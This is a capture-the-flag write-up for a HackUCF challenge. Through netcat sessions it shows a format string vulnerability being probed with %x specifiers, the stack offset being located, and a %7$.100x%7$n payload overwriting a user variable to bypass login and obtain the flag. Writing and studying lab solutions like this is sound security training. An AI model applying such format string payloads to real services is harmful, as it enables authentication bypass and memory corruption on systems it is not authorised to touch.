
log me in

Challenge


We are only given a port which we can access with netcat



```
┌──(kali㉿kali)-[~/Desktop/hackucf/logmein]
└─$ nc ctf.hackucf.org 7006
user = 0x1695010
Enter your username:
admin
Enter password for user: admin
admin
Invalid login information.
```


When accessing the port, we are given the memory address of the user variable.
Then we are asked to input a username, then a password.

Solution




```
┌──(kali㉿kali)-[~/Desktop/hackucf/logmein]
└─$ nc ctf.hackucf.org 7006
user = 0x117b010
Enter your username:
%x
Enter password for user: 8feb90a0

Invalid login information.
```

I first tested to see if the program running on the port was vulnerable to format string.
This was done by sending a single format specifier %x, which should be replaced by a hexadecimal value.
When a format string vulnerability is present, via incorrect usage of a printf() or similar print function, the format specifier will be replaced by values on the stack instead of a variable.
From the output of the program, we can see that there is indeed a format string vulnerability.




```
┌──(kali㉿kali)-[~/Desktop/hackucf/logmein]
└─$ nc ctf.hackucf.org 7006
user = 0xdf8010
Enter your username:
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
Enter password for user: 3e6ed230.fc156780.fbe87380.fc374700.19.3e6ef9b0.Invalid login information.
```

I then attempted to pass ten %x format specifiers to see if I could locate the offset of the input to user.
However, the output stopped after six memory addresses.



```
┌──(kali㉿kali)-[~/Desktop/hackucf/logmein]
└─$ nc ctf.hackucf.org 7006
user = 0xc14010
Enter your username:
%7$x
Enter password for user: c14010

Invalid login information.
```

To see what was located after the output stopped, I used the 7$ flag in the format specifier to output the memory address located at the seventh position from the starting location.
From the output, I saw that the user variable was located here.
Now knowing the position of the user variable, I could change the value of user with the %n format specifier.
%n is a counter that writes the number of printed bytes to a given location; however, it does not print any bytes itself so it mostly used in combination with other format specifiers.



```
┌──(kali㉿kali)-[~/Desktop/hackucf/logmein]
└─$ nc ctf.hackucf.org 7006
user = 0xdbc010
Enter your username:
%7$.100x%7$n
Enter password for user: 00000000000000000000
0000000000000000dbc010

Successfully logged in!
flag{why_does_printf_even_have_%n}
```

Now, I printed the user variable with 100 characters using the .100 flag inside %x.
Following this, I wrote the counter value to user's memory address with %7$n.
After altering the value of user in memory, the authenication was bypassed and the flag was printed.